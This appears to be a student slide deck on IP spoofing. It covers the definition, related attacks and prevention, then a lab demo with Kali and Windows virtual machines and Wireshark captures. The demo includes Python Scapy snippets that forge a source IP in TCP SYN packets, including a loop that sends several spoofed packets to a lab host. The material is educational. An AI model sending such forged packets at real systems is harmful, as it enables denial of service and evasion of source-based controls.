IMPLEMENTATION OF IP SPOOFING

- Aaditya Shrivastav
- Gitisha Soni
- Divanshi Sethia
- Priyanka Tripathi

IP SPOOFING

IP SPOOFING

Definition

IP spoofing is a technique used to disguise the identity of a sender by altering the source IP address in network packets.

Purpose

Often used in cyberattacks such as DDoS (Distributed Denial of Service) to overload systems or bypass security measures.

How It Works

The attacker manipulates packet headers to appear as if they are coming from a trusted source.


IP SPOOFING


Common Attacks

- DDoS Attacks – Floods a target with fake requests.
- Man-in-the-Middle (MITM) Attacks – Intercepts communication.
- Session Hijacking – Gains unauthorized access to user sessions.

Prevention Measures

- Implement packet filtering.
- Use authentication mechanisms.
- Enable network monitoring tools





HOW IT IS DONE

Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka
.ms/PSWindows

PS C:\Users\sonig\OneDrive\Desktop\SEM-6\Cyber_Security\Ip_Spoofing> python
.\attacker.py
Attacker sent: Hello, this is the FAKE Sender! (Spoofed as Sender)
```

```
PS C:\Users\sonig\OneDrive\Desktop\SEM-6\Cyber_Security\Ip_Spoofing> python
.\receiver.py
Receiver is listening on port 12345...
Connection established from: ('10.160.66.239', 54138)
Received from ('10.160.66.239', 54138): Hello, this is the Sender!
Connection established from: ('10.160.66.239', 54141)
Received from ('10.160.66.239', 54141): Hello, this is the FAKE Sender!
Connection established from: ('10.160.66.239', 54208)
Received from ('10.160.66.239', 54208): Hello, this is the FAKE Sender!
```

TOOLS USED

- Kali Linux
- Wireshark
- Windows (Victim)
- Python (Scapy)
- VMWare Workstation

NETWORK SETUP

- Kali and Windows must be in the same network
- Use ipconfig (on Windows) and ip a (on Kali) to confirm IPs
- Enable ping between them (test with ping <windows_ip>)

CONNECTION SETUP


```
Ethernet adapter VMware Network Adapter VMnet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d531:79a4:aa99:e70d%13
   IPv4 Address. . . . . . . . . . . : 192.168.75.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

```
C:\Users\sonig>ping 192.168.75.128

Pinging 192.168.75.128 with 32 bytes of data:
Reply from 192.168.75.128: bytes=32 time<1ms TTL=64
Reply from 192.168.75.128: bytes=32 time<1ms TTL=64
Reply from 192.168.75.128: bytes=32 time<1ms TTL=64
Reply from 192.168.75.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.75.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```



kali-linux-2025.1a-vmware-amd64 - VMware Workstation 17 Player
Player
1 2 3 4
5:09
Home
File System
Trash
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ping 192.168.75.1
PING 192.168.75.1 (192.168.75.1) 56(84) bytes of data.
64 bytes from 192.168.75.1: icmp_seq=1 ttl=128 time=0.570 ms
64 bytes from 192.168.75.1: icmp_seq=2 ttl=128 time=0.320 ms
64 bytes from 192.168.75.1: icmp_seq=3 ttl=128 time=0.323 ms
64 bytes from 192.168.75.1: icmp_seq=4 ttl=128 time=0.371 ms
64 bytes from 192.168.75.1: icmp_seq=5 ttl=128 time=0.310 ms
64 bytes from 192.168.75.1: icmp_seq=6 ttl=128 time=0.284 ms
64 bytes from 192.168.75.1: icmp_seq=7 ttl=128 time=0.319 ms
64 bytes from 192.168.75.1: icmp_seq=8 ttl=128 time=0.263 ms
64 bytes from 192.168.75.1: icmp_seq=9 ttl=128 time=0.291 ms

CODE:


```
┌──(kali㉿kali)-[~]
└─$ sudo python3

[sudo] password for kali:
Python 3.13.2 (main, Feb  5 2025, 01:23:35) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> packet = IP(src="1.2.3.45", dst="192.168.75.1") / TCP(dport=80, flags="S\
")
...  send(packet)
...
...
.
Sent 1 packets.
>>>
```

SIMULATION


Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
Wi-Fi
VMware Network Adapter VMnet1
Adapter for loopback traffic capture
Local Area Connection* 7
Local Area Connection* 6
Local Area Connection* 5
Bluetooth Network Connection
VMware Network Adapter VMnet8
Local Area Connection* 2
Local Area Connection* 1
Ethernet
Event Tracing for Windows (ETW) reader


SIMULATION


Capturing from VMware Network Adapter VMnet1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.src == 1.2.3.45
No. Time Source Destination Protocol Length Info
13 20.497753 1.2.3.45 192.168.75.1 TCP 60 20 → 80 [SYN] Seq=0 Win=8192 Len=0

SENDING MULTIPLE PACKETS

```
>>> for i in range(10):
...     packet = IP(src=f"1.2.3.{i}", dst="192.168.75.1") / TCP(dport=80, flags="S\
")
...     send(packet)
...
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
>>>
```

